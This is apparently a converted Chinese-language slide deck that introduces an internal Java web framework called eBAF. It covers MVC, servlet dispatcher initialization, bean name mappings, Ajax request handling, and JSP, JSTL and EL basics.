




# Outline

# eBAF


E-Business Application Framework

# MVC

- **Model:**
  - 程式邏輯、資料庫存取
- **View:**
  - 畫面呈現
- **Controller:**
  - 控制流程、轉發請求



# eBAF架構



# Init

## Web.xml


Log4jAwareDispatcher

## Log4jAwareDispatcher

BeanProxy.init(true)

## BeanProxy

m\_namingMappings



```
{DEMOA0_0110=com.cathaybk.demo.a0.trx.DEMOA0_0110,  
DEMOA0_0100=com.cathaybk.demo.a0.trx.DEMOA0_0100,  
MEPST0_0200=com.cathaybk.meps.t0.trx.MEPST0_0200,  
XXTO_0300=com.cathaybk.xx.t0.trx.XXTO_0300,  
MEPST0_0300=com.cathaybk.meps.t0.trx.MEPST0_0300,  
XXTO_0200=com.cathaybk.xx.t0.trx.XXTO_0200,  
SysNews_BK=com.cathaybk.common.trx.SysNews_BK}
```

# Request

- Ajax


`/XXWeb/servlet/HttpDispatcher`

```
$('#form1').attr('action', '${dispatcher}/XXT0_0300/prompt').submit();
```


```
ajaxRequest.post('query', {
```

```
var ajaxRequest = new CSRUtil.AjaxHandler.request("${dispatcher}/XXT0_0300/");
```

- Demo




# Request



```
<servlet>
  <servlet-name>HttpDispatcher</servlet-name>
  <servlet-class>com.cathay.common.log4j.Log4jAwareDispatcher</servlet-clas
  <init-param>
    <param-name>configFile</param-name>
    <param-value>D:/DEVT00LS/Projects/XX_SRC/usr/cxlcs/config/init/config
  </init-param>
  <load-on-startup>3</load-on-startup>
</servlet>
<servlet-mapping>
  <servlet-name>HttpDispatcher</servlet-name>
  <url-pattern>/servlet/HttpDispatcher/*</url-pattern>
</servlet-mapping>
```

/XXWeb/servlet/HttpDispatcher/XXT0\_0200/prompt





回傳

# JSTL & EL

JSP Standard Tag Library

Expression Language

Java Server Pages

# JSP

- 靜態HTML: 

```
<!DOCTYPE HTML>  
<html>  
<head>  
<meta charset="UTF-8" />
```
- JSP element
  - Scriptlet: `<%= person.getAge() %>`
  - Directive: `<%@ page language="java" contentType=....%>`
  - EL: `${person.age}`
  - Action: `<jsp:getProperty property = "age" name="person"/>`

# JSTL

- 包裝常用方法

➤ `<c:out value="${param.out}" default="out missing" />`

